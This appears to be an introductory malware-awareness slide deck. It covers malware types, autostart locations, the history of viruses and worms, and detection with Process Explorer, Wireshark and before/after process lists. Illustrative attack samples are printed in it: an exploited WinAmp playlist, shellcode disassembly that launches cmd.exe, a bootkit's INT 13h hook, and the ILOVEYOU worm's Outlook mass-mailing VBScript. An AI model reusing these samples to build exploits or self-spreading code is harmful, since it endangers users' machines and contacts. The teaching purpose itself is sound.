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Malware is malicious software


How to identify?

- Stealing information
- Unauthorized access
- Exploits
- Fooling the unsuspecting user

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en.wikipedia.org/wiki/Malware



Classification of Malware

Malware

Grayware

Goodware


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
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
Viruses



Uninfected Host



Virus Code Insertion



Infected Host (Header Updated)



```
#EXTM3U
#EXTINF:5,DJ Mike Llama - Llama Whippin' Intro
cda://AAAABBBBCCCCDDDEEEFFFFFFGGGGHHHHnt
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Exploited WinAmp
Playlist (m3u file)

```
00:00000067      mov     esp, ebp
00:00000069      xor     edi, edi
00:0000006B      push   edi
00:0000006C      sub     esp, 4
00:0000006F      mov     byte ptr [ebp-8], 63h ; 'c'
00:00000073      mov     byte ptr [ebp-7], 6Dh ; 'm'
00:00000077      mov     byte ptr [ebp-6], 64h ; 'd'
00:0000007B      mov     byte ptr [ebp-5], 2Eh ; '.'
00:0000007F      mov     byte ptr [ebp-4], 65h ; 'e'
00:00000083      mov     byte ptr [ebp-3], 78h ; 'x'
00:00000087      mov     byte ptr [ebp-2], 65h ; 'e'
00:0000008B      mov     eax, 77BF8044h
00:00000090      push   eax
00:00000091      lea    ebx, [ebp-8]
00:00000094      push   ebx
00:00000095      call   .eax
```

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
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Trojan / Backdoor

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- Dropped files
 - Usually in %windows% or %system% directories
- Autostart
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run Once
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
 - %USERPROFILE%\Start Menu\Programs\Startup

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```
seg000:003F
seg000:003F                               HookedInt13h:                ; DATA XREF: seg000:00231o
seg000:003F 9C                                     pushf
seg000:0040 80 FC 02                               cmp     ah, 2                ; Read Sectors From Drive
seg000:0043 74 0B                                   jz      short ifRead        ; save function number
seg000:0045 80 FC 42                               cmp     ah, 42h ; 'B'      ; Extended Read Sectors From Drive
seg000:0048 74 06                                   jz      short ifRead        ; save function number
seg000:004A 9D                                       popf
seg000:004B
seg000:004B
seg000:004B                               jmpOrig13h:                 ; DATA XREF: seg000:00101w
seg000:004B EA 00 00 00 00                               ; seg000:001F1r ...
seg000:004B                               jmp     far ptr loc_0       ; jmp to the original int 13h
; -----
seg000:0050
seg000:0050                               ifRead:                    ; CODE XREF: seg000:00431j
seg000:0050                               ; seg000:00481j
seg000:0050 2E 88 26 E3 03                               mov     cs:3E3h, ah          ; save function number
seg000:0055 2E A2 E1 03                               mov     cs:3E1h, al          ; save number of sectors to read
seg000:0059 2E 66 C7 06 D9 03 00 00 00 00             mov     dword ptr cs:3DDh, 0
seg000:0063 2E 66 C7 06 D9 03 00 00 00 00             mov     dword ptr cs:3D9h, 0
seg000:006D 2E 89 0E D9 03                               mov     cs:3D9h, cx          ; save track and sector
seg000:0072 2E 88 36 DB 03                               mov     cs:3DBh, dh          ; save head
seg000:0077 2E 66 FF 0E D9 03                               dec     dword ptr cs:3D9h
seg000:007D 9D                                       popf
seg000:007E 9C                                       pushf
seg000:007F 2E FF 1E 4C 00                               call   dword ptr cs:jmpOrig13h+1 ; jmp to the original int 13h
seg000:0084 0F 82 FC 01                               jb     locret_284
seg000:0088 1E                                       push  ds
seg000:0089 06                                       push  es
seg000:008A 60                                       pusha
seg000:008B 9C                                       pushf
seg000:008C 2E A0 E3 03                               mov     al, cs:3E3h
seg000:0090 3C 42                               cmp     al, 42h ; 'B'
seg000:0092 75 1E                               jnz    short notExtendedRead
```

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The famous “Love Bug” aka “I love you” worm. Not a virus but a worm.

(Filipino-made)

```
set out=wscript.CreateObject("outlook.Application")
set mapi=out.GetNamespace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
  set a=mapi.AddressLists(ctrlists)
  x=1
  regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
  if (regv="") then
    regv=1
  end if
  if (int(a.AddressEntries.Count)int(regv)) then
    for cntentries=1 to a.AddressEntries.Count
      malead=a.AddressEntries(x)
      regad=""
      regad=regedit.RegRead(
        "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
      if (regad="") then
        set male=out.CreateItem(0)
        male.Recipients.Add(malead)
        male.Subject = "ILOVEYOU"
        male.Body = vbCrLf&
          "kindly check the attached LOVELETTER coming from me."
        male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
        male.Send
        regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"
          &malead,1,"REG_DWORD"
      end if
      x=x+1
    next
    regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"
```


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Brief History of Malware



Theories for self-replicating programs are created

First Apple virus found "in the wild"
- Spreads through pirated games

Macro Virus
Java infectors
Chernobyl
Polymorphic Virus
-Annoying and destructive viruses starts to become rampant

ILoveYou "virus"
Sends via email

Melissa
-Email spammer
- uses MS Word documents

Slammer Worm
- fastest spreading worm to date; infecting 75,000 computers in approximately ten minutes

Conficker Worm
- Most number of computers infected since Slammer in 2003

TDL
Stuxnet
Rustock
Rootkits
Mobile





A malware installs itself in the system without any notification or dialogs

A legit application gets installed by a setup with a sequence of notifications or dialogs

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Tools anyone can use to determine system infection.

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Process Explorer

Process	PID	CPU	Description	Company Name
System Idle Process	0	82.31		
Interrupts	n/a	0.77	Hardware Interrupts	
DPCs	n/a		Deferred Procedure Calls	
System	4	1.54		
smss.exe	548			
csrss.exe	620			
wininit.exe	692			
services.exe	736			
svchost.exe	944	13.08		
WmiPrvSE.exe	2972			
unsecapp.exe	3148		Sink to receive asynchronous callbacks for WMI client application	Microsoft Corporation
igfxsvc.exe	5756		igfxsvc Module	Intel Corporation
WmiPrvSE.exe	4680			
ibmpmsvc.exe	1084			
svchost.exe	1152			
Ati2evxx.exe	1288			
Ati2evxx.exe	1812			
svchost.exe	1304			
audiodg.exe	1464			
svchost.exe	1344	0.77		
WUDFHost.exe	3404			
svchost.exe	1356			
taskeng.exe	3436		Task Scheduler Engine	Microsoft Corporation
svchost.exe	1492			
SLsvc.exe	1520			
svchost.exe	1588			
svchost.exe	1780			


Type Name

CPU Usage: 17.69% Commit Charge: 17.26% Processes: 81





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Wireshark

VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) : Capturing - Wireshark

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Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
53	283.404390	vmware_a1:92:d0	Broadcast	ARP	who has 10.0.0.17
54	287.404329	vmware_a1:92:d0	Broadcast	ARP	who has 10.0.0.17
55	331.268306	10.0.0.30	10.0.0.255	BROWSER	Host Announcement
56	821.126463	10.0.0.55	10.0.0.255	BROWSER	Local Master Ann
57	823.197211	10.0.0.30	10.0.0.255	NBNS	Name query NB TES
58	823.198927	vmware_c0:00:08	Broadcast	ARP	who has 10.0.0.30
59	823.199870	vmware_a1:92:d0	vmware_c0:00:08	ARP	10.0.0.30 is at C
60	823.200917	10.0.0.55	10.0.0.30	NBNS	Name query respon
61	823.204442	10.0.0.30	10.0.0.55	ICMP	Echo (ping) requ
62	823.204551	10.0.0.55	10.0.0.30	ICMP	Echo (ping) reply
63	823.210722	10.0.0.30	10.0.0.55	TCP	823.210722 -> netbios

Frame 55 (243 bytes on wire, 243 bytes captured)

- Ethernet II, Src: vmware_a1:92:d0 (00:0c:29:a1:92:d0), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol, Src: 10.0.0.30 (10.0.0.30), Dst: 10.0.0.255 (10.0.0.255)
- User Datagram Protocol, Src Port: netbios-dgm (138), Dst Port: netbios-dgm (138)
- NetBIOS Datagram Service
- SMR (Server Message Block Protocol)


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0000 ff ff ff ff ff ff 00 0c 29 a1 92 d0 08 00 45 00 .....).E.
0010 00 e5 00 fe 00 00 80 11 23 ee 0a 00 00 1e 0a 00 .....#.
0020 00 ff 00 8a 00 8a 00 d1 ad f6 11 02 80 21 0a 00 .....!
0030 00 1e 00 8a 00 bb 00 00 20 46 49 46 41 45 46 45 .....FIFAEFE
0040 4f 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 OCACACAC ACACACAC
0050 41 43 41 43 41 43 41 43 41 00 20 46 48 45 50 46 ACACACAC A. FHEPF
0060 43 45 4c 45 48 46 43 45 50 46 46 46 41 43 41 43 CELEHFCE PFFACAC
0070 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43
```

VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) ... Packets: 137 Displayed: 137 Marked: 0





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Type	Name	Value
?	C:\WINDOWS\TEMP\Foter.sys	Не удается найти указанный файл.!
Service	C:\WINDOWS\system32\svchost.exe (*** hidden ***)	[AUTO] AppMgmt
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...}	172?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...}	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...}	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...}	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...}	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...}	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt	
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt@Descript...	???????????? ???? ???? ???? ???? ?...
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt@Display...	???????????? ???? ???? ???? ???? ?...
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt@ErrorCo...	1
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\...	
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	172?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
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Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?



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“Clean-up”

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Installation Setup

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Legit App	versus	Malware
Installs using a dialog		No dialog. May show fake error or image such as porn
Usually installs its components in Program Files folder		Usually installs itself in the Windows folder(s)
Can be manually run from Start Programs Menu		It is already running and triggered at a system event such as startup.



Comparison: Process

Before

Windows Task Manager - Processes tab

Image Name	User Name	CPU	Mem Usage
services.exe	SYSTEM	00	3,372 K
smss.exe	SYSTEM	00	416 K
spoolsv.exe	SYSTEM	00	5,500 K
svchost.exe	SYSTEM	00	4,312 K
svchost.exe	SYSTEM	00	5,024 K
svchost.exe	NETWORK SERVICE	00	4,440 K
svchost.exe	SYSTEM	00	20,388 K
svchost.exe	LOCAL SERVICE	00	3,784 K
svchost.exe	NETWORK SERVICE	00	2,992 K
svchost.exe	LOCAL SERVICE	00	3,920 K
System	SYSTEM	00	236 K
System Idle Process	SYSTEM	99	28 K
taskmgr.exe	Administrator	00	4,556 K
tcc.exe	Administrator	00	4,488 K
vmacthlp.exe	SYSTEM	00	2,600 K
VMwareService.exe	SYSTEM	00	4,176 K
VMwareTray.exe	Administrator	00	3,216 K
VMwareUser.exe	Administrator	00	8,440 K
winlogon.exe	SYSTEM	00	7,168 K

Processes: 30 CPU Usage: 0% Commit Charge: 159M / 1246M

After

Windows Task Manager - Processes tab


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System	SYSTEM	00	236 K
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VMwareUser.exe	Administrator	00	8,440 K
WINLOGON.exe	Administrator	00	1,772 K
winlogon.exe	SYSTEM	00	7,168 K

Processes: 32 CPU Usage: 0% Commit Charge: 160M / 1246M

